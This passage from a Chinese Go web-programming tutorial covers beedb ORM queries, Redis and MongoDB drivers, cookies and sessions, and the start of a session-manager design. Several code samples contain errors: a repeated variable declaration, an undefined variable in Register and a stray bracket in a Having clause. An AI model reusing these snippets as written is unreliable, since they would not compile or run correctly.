上面我们调用的 SetTable 函数是显式的告诉 ORM，我要执行的这个 map 对应的数据库表是 userinfo。

更新数据

继续上面的例子来演示更新操作，现在 saveone 的主键已经有值了，此时调用 save 接口，beedb 内部会自动调用 update 以进行数据的更新而非插入操作。

```
saveone.Username = "Update Username"
saveone.Departname = "Update Departname"
saveone.Created = time.Now()
orm.Save(&saveone) //现在 saveone 有了主键值，就执行更新操作
```

更新数据也支持直接使用 map 操作

```
t := make(map[string]interface{})
t["username"] = "astaxie"
orm.SetTable("userinfo").SetPK("uid").Where(2).Update(t)
```

这里我们调用了几个 beedb 的函数

SetPK: 显式的告诉 ORM, 数据库表 userinfo 的主键是 uid。

Where: 用来设置条件, 支持多个参数, 第一个参数如果为整数, 相当于调用了 Where("主键=?", 值)。Udata 函数接收 map 类型的数据, 执行更新数据。

查询数据

beedb 的查询接口比较灵活, 具体使用请看下面的例子

例子 1, 根据主键获取数据:

```
var user Userinfo
//Where 接受两个参数, 支持整形参数
orm.Where("uid=?", 27).Find(&user)
```

例子 2:

```
var user2 Userinfo
orm.Where(3).Find(&user2) // 这是上面版本的缩写版, 可以省略主键
```

例子 3, 不是主键类型的的条件:

```
var user3 Userinfo
//Where 接受两个参数, 支持字符型的参数
orm.Where("name = ?", "john").Find(&user3)
```

例子 4, 更加复杂的条件:

```
var user4 Userinfo
//Where 支持三个参数
orm.Where("name = ? and age < ?", "john", 88).Find(&user4)
```

可以通过如下接口获取多条数据, 请看示例

例子 1, 根据条件 id>3, 获取 20 位置开始的 10 条数据的数据

```
var allusers []Userinfo
```

```
err := orm.Where("id > ?", "3").Limit(10,20).FindAll(&allusers)
```

例子 2，省略 limit 第二个参数，默认从 0 开始，获取 10 条数据

```
var tenusers []Userinfo
err := orm.Where("id > ?", "3").Limit(10).FindAll(&tenusers)
```

例子 3，获取全部数据

```
var everyone []Userinfo
err := orm.OrderBy("uid desc,username asc").FindAll(&everyone)
```

上面这些里面我们看到一个函数 Limit，他是用来控制查询结构条数的。

Limit:支持两个参数，第一个参数表示查询的条数，第二个参数表示读取数据的起始位置，默认为 0。

OrderBy:这个函数用来进行查询排序，参数是需要排序的条件。

上面这些例子都是将获取的数据直接映射成 struct 对象，如果我们只是想获取一些数据到 map，以下方式可以实现：

```
a, _ := orm.SetTable("userinfo").SetPK("uid").Where(2).Select("uid,username").FindMap()
```

上面和这个例子里面又出现了一个新的接口函数 Select，这个函数用来指定需要查询多少个字段。默认为全部字段*。

FindMap()函数返回的是[]map[string][]byte 类型，所以你需要自己作类型转换。

删除数据

beedb 提供了丰富的删除数据接口，请看下面的例子

例子 1，删除单条数据

```
//saveone 就是上面示例中的那个 saveone
orm.Delete(&saveone)
```

例子 2，删除多条数据

```
//alluser 就是上面定义的获取多条数据的 slice
orm.DeleteAll(&alluser)
```

例子 3，根据 sql 删除数据

```
orm.SetTable("userinfo").Where("uid>?", 3).DeleteRow()
```

关联查询

目前 beedb 还不支持 struct 的关联关系，但是有些应用却需要用到连接查询，所以现在 beedb 提供了一个简陋的实现方案：

```
a, _ := orm.SetTable("userinfo").Join("LEFT", "userdeatail",  
"userinfo.uid=userdeatail.uid").Where("userinfo.uid=?",  
1).Select("userinfo.uid,userinfo.username,userdeatail.profile").FindMap()
```

上面代码中我们看到了一个新的接口 Join 函数，这个函数带有三个参数

- 第一个参数可以是：INNER, LEFT, OUTER, CROSS 等
- 第二个参数表示连接的表
- 第三个参数表示连接的条件

Group By 和 Having

针对有些应用需要用到 group by 和 having 的功能，beedb 也提供了一个简陋的实现

```
a, _ :=  
orm.SetTable("userinfo").GroupBy("username").Having("username='astaxie']").FindMap()
```

上面的代码中出现了两个新接口函数

GroupBy:用来指定进行 groupby 的字段

Having:用来指定 having 执行的时候的条件

进一步的发展

目前 beedb 已经获得了很多来自国内外用户的反馈，我目前也正在考虑重构，接下来会在几个方面进行改进

- 实现 interface 设计，类似 database/sql/driver 的设计，设计 beedb 的接口，然后去实现相应数据库的 CRUD 操作
- 实现关联数据库设计，支持一对一，一对多，多对多的实现，示例代码如下：

```
type Profile struct{ Nickname string Mobile string }
```

```
type Userinfo struct { Uid int PK Username string Departname string Created time.Time  
Profile HasOne }
```

- 自动建库建表建索引
- 实现连接池的实现，采用 goroutine

5.6 NOSQL 数据库操作

NoSQL(Not Only SQL), 指的是非关系型的数据库。随着 Web2.0 的兴起, 传统的关系数据库在应付 Web2.0 网站, 特别是超大规模和高并发的 SNS 类型的 Web2.0 纯动态网站已经显得力不从心, 暴露了很多难以克服的问题, 而非关系型的数据库则由于其本身的特点得到了非常迅速的发展。

而 Go 语言作为 21 世纪的 C 语言, 对 NOSQL 的支持也是很好, 目前流行的 NOSQL 主要有 redis、mongoDB、Cassandra 和 Membase 等。这些数据库都有高性能、高并发读写等特点, 目前已经广泛应用于各种应用中。我接下来主要讲解一下 redis 和 mongoDB 的操作。

redis

redis 是一个 key-value 存储系统。和 Memcached 类似, 它支持存储的 value 类型相对更多, 包括 string(字符串)、list(链表)、set(集合)和 zset(有序集合)。

目前应用 redis 最广泛的应该是新浪微博平台, 其次还有 Facebook 收购的图片社交网站 instagram。以及其他一些有名的[互联网企业](#)

Go 目前支持 redis 的驱动有如下

- <https://github.com/alphazero/Go-Redis>
- <http://code.google.com/p/tideland-rdc/>
- <https://github.com/simonz05/godis>
- <https://github.com/hoisie/redis.go>

目前我 fork 了最后一个驱动, 更新了一些 bug, 目前应用在我自己的短域名服务项目中(每天 200W 左右的 PV 值)

<https://github.com/astaxie/goredis>

接下来的以我自己 fork 的这个 redis 驱动为例来演示如何进行数据的操作

```
package main

import (
    "github.com/astaxie/goredis"
    "fmt"
)
```

```

func main() {
    var client goredis.Client
    //字符串操作
    var client goredis.Client
    client.Set("a", []byte("hello"))
    val, _ := client.Get("a")
    fmt.Println(string(val))
    client.Del("a")

    //list 操作

    var client goredis.Client
    vals := []string{"a", "b", "c", "d", "e"}
    for _, v := range vals {
        client.Rpush("l", []byte(v))
    }
    dbvals, _ := client.Lrange("l", 0, 4)
    for i, v := range dbvals {
        println(i, ":", string(v))
    }
    client.Del("l")
}

```

我们可以看到操作 redis 非常的方便，而且我实际项目中应用下来性能也很高。client 的命令和 redis 的命令基本保持一致。所以和原生态操作 redis 非常类似。

mongoDB

MongoDB 是一个高性能，开源，无模式的文档型数据库，是一个介于关系数据库和非关系数据库之间的产品，是非关系数据库当中功能最丰富，最像关系数据库的。他支持的数据结构非常松散，采用的是类似 json 的 bson 格式来存储数据，因此可以存储比较复杂的数据类型。Mongo 最大的特点是他支持的查询语言非常强大，其语法有点类似于面向对象的查询语言，几乎可以实现类似关系数据库单表查询的绝大部分功能，而且还支持对数据建立索引。

下图展示了 mysql 和 mongoDB 之间的对应关系，我们可以看出来非常的方便，但是 mongoDB 的性能非常好。




图 5.1 MongoDB 和 Mysql 的操作对比图

目前 Go 支持 mongoDB 最好的驱动就是 [mgo](#)，这个驱动目前最有可能成为官方的 pkg。

下面我将演示如果通过 Go 来操作 mongoDB：

```

package main

import (
    "fmt"
    "labix.org/v2/mgo"
    "labix.org/v2/mgo/bson"
)

type Person struct {
    Name string
    Phone string
}

func main() {
    session, err := mgo.Dial("server1.example.com,server2.example.com")
    if err != nil {
        panic(err)
    }
}

```

```

    }
    defer session.Close()

    session.SetMode(mgo.Monotonic, true)

    c := session.DB("test").C("people")
    err = c.Insert(&Person{"Ale", "+55 53 8116 9639"},
        &Person{"Cla", "+55 53 8402 8510"})
    if err != nil {
        panic(err)
    }

    result := Person{}
    err = c.Find(bson.M{"name": "Ale"}).One(&result)
    if err != nil {
        panic(err)
    }

    fmt.Println("Phone:", result.Phone)
}

```

我们可以看出来 mgo 的操作方式和 beedb 的操作方式几乎类似，都是基于 struct 的操作方式，这个就是 Go Style。

5.7 小结

这一章我们讲解了 Go 如何设计 database/sql 接口，然后介绍了各种第三方关系型数据库驱动的使用。接着介绍了 beedb，一种基于关系型数据库的 ORM 库，如何对数据库进行简单的操作。最后介绍了 NOSQL 的一些知识，目前 Go 对于 NOSQL 支持还是不错的，因为 Go 作为 21 世纪的 C 语言，那么对于 21 世纪的数据库也是支持的相当好。

通过这一章的学习，我们学会了如何操作各种数据库，那么就解决了我们数据存储的问题，这是 Web 里面最重要的一部分，所以希望大家能够深入的去了解 database/sql 的设计思想。

6 session 和数据存储

Web 开发中一个很重要的议题就是如何做好用户的整个浏览过程的控制，因为 HTTP 协议是无状态的，所以用户的每一次请求都是无状态的，我们不知道在整个 Web 操作过程中哪些连接与该用户有关，我们应该如何来解决这个问题呢？Web 里面经典的解决方案是 cookie 和 session，cookie 机制是一种客户端机制，把用户数据保存在客户端，而 session 机制是一种服务器端的机制，服务器使用一种类似于散列表的结构来保存信息，每一个网站访客都会被分配给一个唯一的标志符，即 sessionID，它的存放形式无非两种：要么经过 url 传递，要么保存在客户端的 cookies 里。当然，你也可以将 Session 保存到数据库里，这样会更安全，但效率方面会有所下降。

6.1 小节里面讲介绍 session 机制和 cookie 机制的关系和区别，6.2 讲解 Go 语言如何实现 session，里面讲实现一个简易的 session 管理器，6.3 小节讲解如何防止 session 被劫持的情况，如何有效的保护 session。我们知道 session 其实可以存储在任何地方，6.3 小节里面实现的 session 是存储在内存中的，但是如果我们的应用进一步扩展了，要实现应用的 session 共享，那么我们可以把 session 存储在数据库中(memcache 或者 redis)，6.4 小节将详细的讲解如何实现这些功能。

目录



6.1 session 和 cookie

session 和 cookie 是网站浏览中较为常见的两个概念，也是比较难以辨析的两个概念，但它们在浏览需要认证的服务页面以及页面统计中却相当关键。我们先来了解一下 session 和 cookie 怎么来的？考虑这样一个问题：

如何抓取一个访问受限的网页？如新浪微博好友的主页，个人微博页面等。

显然，通过浏览器，我们可以手动输入用户名和密码来访问页面，而所谓的“抓取”，其实就是使用程序来模拟完成同样的工作，因此我们需要了解“登陆”过程中到底发生了什么。

当用户来到微博登陆页面，输入用户名和密码之后点击“登录”后浏览器将认证信息 POST 给远端的服务器，服务器执行验证逻辑，如果验证通过，则浏览器会跳转到登录用户的微博首页，在登录成功后，服务器如何验证我们对其他受限制页面的访问呢？因为 HTTP 协议是无状态的，所以很显然服务器不可能知道我们已经在上一轮的 HTTP 请求中通过了验证。当然，最简单的解决方案就是所有的请求里面都带上用户名和密码，这样虽然可行，但大大加重了服务器的负担（对于每个 request 都需要到数据库验证），也大大降低了用户体验（每个页面都需要重新输入用户名密码，每个页面都带有登录表单）。既然直接在请求中带上用户名与密码不可行，那么就只有在服务器或客户端保存一些类似的可以代表身份的信息了，所以就有了 cookie 与 session。

cookie，简而言之就是在本地计算机保存一些用户操作的历史信息（当然包括登录信息），并在用户再次访问该站点时浏览器通过 HTTP 协议将本地 cookie 内容发送给服务器，从而完成验证，或继续上一步操作。




图 6.1 cookie 的原理图

session，简而言之就是在服务器上保存用户操作的历史信息。服务器使用 session id 来标识 session，session id 由服务器负责产生，保证随机性与唯一性，相当于一个随机密钥，避免在握手或传输中暴露用户真实密码。但该方式下，仍然需要将发送请求的客户端与 session 进行对应，所以可以借助 cookie 机制来获取客户端的标识（即 session id），也可以通过 GET 方式将 id 提交给服务器。




图 6.2 session 的原理图

cookie

Cookie 是由浏览器维持的，存储在客户端的一小段文本信息，伴随着用户请求和页面在 Web 服务器和浏览器之间传递。用户每次访问站点时，Web 应用程序都可以读取 cookie 包含的信息。浏览器设置里面有 cookie 隐私数据选项，打开它，可以看到很多已访问网站的 cookies，如下图所示：




图 6.3 浏览器端保存的 cookie 信息

cookie 是有时间限制的，根据生命期不同分成两种：会话 cookie 和持久 cookie；

如果不设置过期时间，则表示这个 cookie 生命周期为从创建到浏览器关闭止，只要关闭浏览器窗口，cookie 就消失了。这种生命期为浏览会话期的 cookie 被称为会话 cookie。会话 cookie 一般不保存在硬盘上而是保存在内存里。

如果设置了过期时间(setMaxAge(60*60*24))，浏览器就会把 cookie 保存到硬盘上，关闭后再次打开浏览器，这些 cookie 依然有效直到超过设定的过期时间。存储在硬盘上的 cookie 可以在不同的浏览器进程间共享，比如两个 IE 窗口。而对于保存在内存的 cookie，不同的浏览器有不同的处理方式。

Go 设置 cookie

Go 语言中通过 net/http 包中的 SetCookie 来设置：

```
http.SetCookie(w ResponseWriter, cookie *Cookie)
```

w 表示需要写入的 response，cookie 是一个 struct，让我们来看一下 cookie 对象是怎么样的

```

type Cookie struct {
    Name      string
    Value      string
    Path       string
    Domain     string
    Expires    time.Time
    RawExpires string

    // MaxAge=0 means no 'Max-Age' attribute specified.
    // MaxAge<0 means delete cookie now, equivalently 'Max-Age: 0'
    // MaxAge>0 means Max-Age attribute present and given in seconds
    MaxAge    int
    Secure     bool
    HttpOnly  bool
    Raw       string
    Unparsed []string // Raw text of unparsed attribute-value pairs
}

```

我们来看一个例子，如何设置 cookie

```

expiration := *time.LocalTime()
expiration.Year += 1
cookie := http.Cookie{Name: "username", Value: "astaxie", Expires: expiration}
http.SetCookie(w, &cookie)

```

Go 读取 cookie

上面的例子演示了如何设置 cookie 数据，我们这里来演示一下如何读取 cookie

```

cookie, _ := r.Cookie("username")
fmt.Fprint(w, cookie)

```

还有另外一种读取方式

```

for _, cookie := range r.Cookies() {
    fmt.Fprint(w, cookie.Name)
}

```

可以看到通过 request 获取 cookie 非常方便。

session

session，中文经常翻译为会话，其本来的含义是指有始有终的一系列动作/消息，比如打电话是从拿起电话拨号到挂断电话这中间的一系列过程可以称之为一个 session。然而当 session 一词与网络协议相关联时，它又往往隐含了“面向连接”和/或“保持状态”这样两个含义。

session 在 Web 开发环境下的语义又有了新的扩展，它的含义是指一类用来在客户端与服务端之间保持状态的解决方案。有时候 Session 也用来指这种解决方案的存储结构。

session 机制是一种服务器端的机制，服务器使用一种类似于散列表的结构(也可能就是使用散列表)来保存息。

但程序需要为某个客户端的请求创建一个 session 的时候，服务器首先检查这个客户端的请求里是否包含了一个 session 标识—称为 session id，如果已经包含一个 session id 则说明以前已经为此客户创建过 session，服务器就按照 session id 把这个 session 检索出来使用(如果检索不到，可能会新建一个，这种情况可能出现在服务端已经删除了该用户对应的 session 对象，但用户人为地在请求的 URL 后面附加上一个 JSESSION 的参数)。如果客户请求不包含 session id，则为此客户创建一个 session 并且同时生成一个与此 session 相关联的 session id，这个 session id 将在本次响应中返回给客户端保存。

session 机制本身并不复杂，然而其实现和配置上的灵活性却使得具体情况复杂多变。这也要求我们不能把仅仅某一次的经验或者某一个浏览器，服务器的经验当作普遍适用的。

小结

如上文所述，session 和 cookie 的目的相同，都是为了克服 http 协议无状态的缺陷，但完成的方法不同。session 通过 cookie，在客户端保存 session id，而将用户的其他会话消息保存在服务端的 session 对象中，与此相对的，cookie 需要将所有信息都保存在客户端。因此 cookie 存在着一定的安全隐患，例如本地 cookie 中保存的用户名密码被破译，或 cookie 被其他网站收集（例如：1. appA 主动设置域 B cookie，让域 B cookie 获取；2. XSS，在 appA 上通过 javascript 获取 document.cookie，并传递给自己的 appB）。

通过上面的一些简单介绍我们了解了 cookie 和 session 的一些基础知识，知道他们之间的联系和区别，做 web 开发之前，有必要将一些必要知识了解清楚，才不会在用到时捉襟见肘，或是在调 bug 时候如无头苍蝇乱转。接下来的几小节我们将详细介绍 session 相关的知识。

6.2 Go 如何使用 session

通过上一小节的介绍，我们知道 session 是在服务器端实现的一种用户和服务器之间认证的解决方案，目前 Go 标准包没有为 session 提供任何支持，这小节我们将会自己动手来实现 go 版本的 session 管理和创建。

session 创建过程

session 的基本原理是由服务器为每个会话维护一份信息数据，客户端和服务端依靠一个全局唯一的标识来访问这份数据，以达到交互的目的。当用户访问 Web 应用时，服务端程序会随需要创建 session，这个过程可以概括为三个步骤：

- 生成全局唯一标识符 (sessionid)；
- 开辟数据存储空间。一般会在内存中创建相应的数据结构，但这种情况下，系统一旦掉电，所有的会话数据就会丢失，如果是电子商务类网站，这将造成严重的后果。所以为了解决这类问题，你可以将会话数据写到文件里或存储在数据库中，当然这样会增加 I/O 开销，但是它可以实现某种程度的 session 持久化，也更有利于 session 的共享；
- 将 session 的全局唯一标识符发送给客户端。

以上三个步骤中，最关键的是如何发送这个 session 的唯一标识这一步上。考虑到 HTTP 协议的定义，数据无非可以放到请求行、头域或 Body 里，所以一般来说会有两种常用的方式：cookie 和 URL 重写。

1. Cookie 服务端通过设置 Set-cookie 头就可以将 session 的标识符传送到客户端，而客户端此后的每一次请求都会带上这个标识符，另外一般包含 session 信息的 cookie 会将失效时间设置为 0(会话 cookie)，即浏览器进程有效时间。至于浏览器怎么处理这个 0，每个浏览器都有自己的方案，但差别都不会太大(一般体现在新建浏览器窗口的时候)；
2. URL 重写 所谓 URL 重写，就是在返回给用户的页面里的所有的 URL 后面追加 session 标识符，这样用户在收到响应之后，无论点击响应页面里的哪个链接或提交表单，都会自动带上 session 标识符，从而就实现了会话的保持。虽然这种做法比较麻烦，但是，如果客户端禁用了 cookie 的话，此种方案将会是首选。

Go 实现 session 管理

通过上面 session 创建过程的讲解，读者应该对 session 有了一个大体的认识，但是具体到动态页面技术里面，又是怎么实现 session 的呢？下面我们将结合 session 的生命周期 (lifecycle)，来实现 go 语言版本的 session 管理。

session 管理设计

我们知道 session 管理涉及到如下几个因素

- 全局 session 管理器
- 保证 sessionid 的全局唯一性
- 为每个客户关联一个 session

- session 的存储(可以存储到内存、文件、数据库等)
- session 过期处理

接下来我将讲解一下我关于 session 管理的整个设计思路以及相应的 go 代码示例：

Session 管理器

定义一个全局的 session 管理器

```
type Manager struct {
    cookieName string //private cookiename
    lock       sync.Mutex // protects session
    provider   Provider
    maxlifetime int64
}

func NewManager(providerName, cookieName string, maxlifetime int64) (*Manager, error) {
    provider, ok := provides[providerName]
    if !ok {
        return nil, fmt.Errorf("session: unknown provide %q (forgotten import?)", providerName)
    }
    return &Manager{provider: provider, cookieName: cookieName, maxlifetime: maxlifetime}, nil
}
```

Go 实现整个的流程应该也是这样的，在 main 包中创建一个全局的 session 管理器

```
var globalSessions *session.Manager
//然后在 init 函数中初始化
func init() {
    globalSessions = NewManager("memory", "gosessionid", 3600)
}
```

我们知道 session 是保存在服务器端的数据，它可以以任何的方式存储，比如存储在内存、数据库或者文件中。因此我们抽象出一个 Provider 接口，用以表征 session 管理器底层存储结构。

```
type Provider interface {
    SessionInit(sid string) (Session, error)
    SessionRead(sid string) (Session, error)
```

```

    SessionDestroy(sid string) error
    SessionGC(maxLifeTime int64)
}

```

- SessionInit 函数实现 Session 的初始化，操作成功则返回此新的 Session 变量
- SSessionRead 函数返回 sid 所代表的 Session 变量，如果不存在，那么将以 sid 为参数调用 SessionInit 函数创建并返回一个新的 Session 变量
- SessionDestroy 函数用来销毁 sid 对应的 Session 变量
- SessionGC 根据 maxLifeTime 来删除过期的数据

那么 Session 接口需要实现什么样的功能呢？有过 Web 开发经验的读者知道，对 Session 的处理基本就 设置值、读取值、删除值以及获取当前 sessionId 这四个操作，所以我们的 Session 接口也就实现这四个操作。

```

type Session interface {
    Set(key, value interface{}) error //set session value
    Get(key interface{}) interface{} //get session value
    Delete(key interface{}) error    //delete session value
    SessionID() string              //back current sessionID
}

```

以上设计思路来源于 database/sql/driver，先定义好接口，然后具体的存储 session 的结构实现相应的接口并注册后，相应功能这样就可以使用了，以下是用来按需注册存储 session 的结构 Register 函数的实现。

```

var provides = make(map[string]Provide)

// Register makes a session provide available by the provided name.
// If Register is called twice with the same name or if driver is nil,
// it panics.
func Register(name string, provide Provide) {
    if driver == nil {
        panic("session: Register provide is nil")
    }
